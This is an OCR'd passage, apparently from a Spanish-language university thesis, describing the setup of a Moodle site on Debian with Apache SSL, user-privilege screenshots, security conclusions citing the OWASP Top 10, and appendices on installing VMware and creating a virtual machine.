[11] Botnet es un término que hace referencia a un conjunto de *robots informáticos* o *bots*, que se ejecutan de manera autónoma y automática.

En cualquier caso, conocer el origen de este tipo de incidentes es el primer paso para poder tomar las contramedidas necesarias y conseguir una correcta protección. En este punto, los analizadores de tráfico pueden resultar de gran utilidad para detectar, analizar y correlacionar tráfico identificando las amenazas de red para, posteriormente, limitar su impacto.

Funcionamiento de la página Web

Se arranca el servidor apache con soporte SSL, para que la información vaya cifrada, para ello se ejecuta lo siguiente:

```
root@davinci2:~/certs# a2enmod ssl
Module ssl already enabled
root@davinci2:~/certs# /etc/init.d/apache2 restart
[ ok ] Restarting web server: apache2 ... waiting .
root@davinci2:~/certs# a2ensite default-ssl
Enabling site default-ssl.
To activate the new configuration, you need to run:
  service apache2 reload
root@davinci2:~/certs# /etc/init.d/apache2 restart
[ ok ] Restarting web server: apache2 ... waiting .
root@davinci2:~/certs# _
```

Figura 30. Arranque del servidor Apache con soporte SSL

Arrancada la base de datos y el servidor, si se escribe en el navegador IP/moodle aparecerá la página realizada.

Como se observa en la figura, en la parte de la derecha está el inicio de sesión, bajo la seguridad de que nuestro tráfico está cifrado. Si se observa la parte inferior de la figura vemos que muestra un candado, esto es debido a que se ha creado una Certification Authority (CA) que es la entidad de confianza encargada de firmar certificados (CSR). Al entrar en un sitio seguro, se muestra la siguiente información:

Se observa como pide un usuario y una contraseña, para ello se ha creado un formulario como el que vemos en la figura de arriba, en el cual se introduce el usuario y el password y se inicia sesión para poder navegar por la página bajo criptografía SSL, la página que se muestra es la siguiente:

Figura 31. Usuario registrado.

Se observa que hay varios cursos disponible en los que el usuario puede entrar, el administrador es quien los da de alta y les asigna una contraseña a cada usuario, como podemos ver el usuario "Mónica"no tiene los privilegios para acceder a Algebra Lineal- Examen, ya que él se registró pero el administrador no le ha otorgado los permisos para esta sección:




Figura 32. Usuario sin privilegios.

Sin embargo si accede un usuario el cual le ha sido asignado una contraseña por el administrador, sí que tiene acceso:




Figura 33. Usuario con privilegios




Figura 34. Ingresa al examen y se le configure tres intentos de prueba.




Figura 35. Ejemplo de examen.

Finalmente el usuario vera el siguiente cursodinámicamente.


Universidad Nacional Autónoma de México
Facultad de Ingeniería
Departamento de Control y Robótica
CIRCUITOS ELECTRICOS
Circuitos Eléctricos
Inicio
Objetivos
Introducción
Temario
Unidad 1
Objetivo
Introducción
Ley de Ohm
Ley deKirchhoff
Elementos Electricos
Representación
Bibliografía
Unidad 2
Objetivo
Introducción
Respuesta en ESP
Potencia en los C.Eléctricos
Circuitos Trifásicos
Bibliografía
Unidad 3
Inicio
Objetivos
Introducción
Temario
Unidad 4
Objetivo
Introducción
Teorema de Sustitución
<< first < prev 1 2 3 4 5 6 7 8 9 10 next > last >>
Restricciones de aplicación de Kirchhoff
principal restricción de ésta ley es que: sólo se debe aplicar para circuitos con elementos de parámetros concentrados.
ta: Observa detenidamente los siguientes ejemplos de aplicación (1 y 2) que se muestran en el siguiente applet.
Restricciones de aplicación de la LCK
Ejemplos de aplicación
2
1
file:///C:/Users/Patruskinny/Desktop/YUI_CIRCUITOS/leyKirchhoffs.html#

Conclusiones

La seguridad de una aplicación web comienza desde su planeación y diseño.
Se deben considerar aspectos muy diversos que incluyen tanto recursos físicos como humanos.

Al elegir Linux Debian en el presente trabajo representan opciones viables para la implementación de seguridad en los servidores. Debian es un Sistema Operativo que debe considerarse seriamente ya que presenta numerosas ventajas, además de lo económico de su adquisición, las herramientas de seguridad que incluye hacen factible su configuración como servidor Web.

Los Requerimientos de Hardware para la instalación son otra ventaja en la utilización de este Software ya que demanda pocos recursos para un funcionamiento óptimo. Por tanto los costos de adquisición de Hardware disminuyen considerablemente en relación a otro Sistema Operativo.
Las técnicas de protección estudiadas son soluciones eficientes a los problemas de seguridad, ya que son una combinación de Hardware y Software capaces de detectar, prevenir y atenuar cualquier situación de peligro para el sistema. La decisión sobre su implantación al sistema está en dependencia de las necesidades o del grado de seguridad que se desee adquirir. "Agregando métodos de seguridad no significa necesariamente un aumento en la seguridad".

Mantenerse actualizado en su área de desempeño, pero también tener conocimientos básicos de otras áreas: bases de datos, configuración de servidores, redes, etc.

Se recomienda el uso de un modelo de desarrollo de software, por ejemplo el modelo-vista-controlador (MVC), para tener mayor control sobre la aplicación.

Es conveniente utilizar alguna herramienta que nos ayude a detectar ciertos huecos o fallas en la funcionalidad de la aplicación.

Adicionalmente se encontró que existen documentos que nos ayudan a implementar de manera formal una aplicación, tal es el caso del ISO 12207, el cual habla del ciclo de vida de los sistemas de software.


Mantenerse informado sobre los ataques o vulnerabilidades existentes. El top 10 de OWASP es una buena referencia.

Finalmente se recomienda el uso de Moodle como herramienta de gran utilidad para la enseñanza a distancia; ya que posee una serie de ventajas que les permiten a los estudiantes comprender con mayor facilidad el contenido del mismo y de manera segura.


Apéndice A

Instalación de VMware Workstation 9


1. Ejecutar el programa instalador de VMware Workstation (VMware-workstation-full-9.0.0-203739.exe)




2. Esperar a que termine la carga de los archivos necesarios para la instalación y nos muestre la pantalla del asistente de instalación




3. Dar clic en Next, nos mostrará el tipo de instalación que podremos realizar
4. Dar clic en Typical, ahora nos mostrará la ruta de instalación del programa




5. Dar clic en Next, en seguida nos mostrará los accesos directos que deseamos colocar en el sistema operativo






6. Dar clic en Next, nos muestra si estamos listos para continuar con la instalación




7. Damos clic en Continue, para continuar con la instalación y esperaremos un poco



8. Damos clic en skip para poder utilizar la versión o prueba
9. Por último damos clic en Restart Now para reiniciar nuestro equipo
10. Una vez iniciado nuestro equipo daremos clic en inicio, todos los programas y VMware
11. Observamos que se instalaron 3 programas (Virtual Network Editor, VMware Player y
12. VMware Workstation) daremos clic en el último
13. Aceptaremos la licencia y daremos clic en Ok


14. Tendremos instalado VMware Workstation.




Apéndice B

Creación de una máquina virtual


1. Iniciar VMware Workstation
2. Dirigirse al menú y dar clic en File, New, Virtual Machine para poder crear una nueva máquina virtual




3. Seleccionaremos personalizado (Custom) y daremos clic en Next




4. Seleccionamos la compatibilidad del hardware de nuestra máquina virtual (nos indica con que software será compatible y las limitaciones que tendrá) y damos clic en Next




5. En esta parte podemos seleccionar la unidad de CD o DVD, una imagen de disco o instalar el sistema operativo después, seleccionando esta última y dando clic en Next (posteriormente se configurará).




6. 6. En seguida seleccionaremos el sistema operativo que instalaremos eligiendo primero el tipo de sistema operativo y después la versión.




7. Posteriormente ingresaremos el nombre que tendrá nuestra máquina virtual o si se desea cambiar la ruta en donde se guardaran los archivos de la máquina virtual daremos clic en Browse.




8. Seleccionaremos el número de procesadores y núcleos por procesador de nuestra máquina virtual.




9. Seleccionamos la cantidad de memoria RAM que tendrá la máquina virtual




10. Seleccionamos el tipo de red en la que se encontrará la máquina virtual




11. Seleccionamos el tipo de controladores




12. Ahora crearemos el disco duro virtual, seleccionando la primera opción




13. Seleccionamos el tipo de disco duro




14. Daremos la capacidad del disco duro y la forma de almacenamiento




15. Nos indica el nombre del disco duro virtual




16. Nos muestra un resumen de las configuraciones realizadas en la máquina virtual




17. Nos abre una pestaña con la máquina virtual creada




18. Damos clic en Edit virtual machine settings y seleccionaremos CD/DVD para elegir desde donde instalaremos el sistema operativo (punto 5)



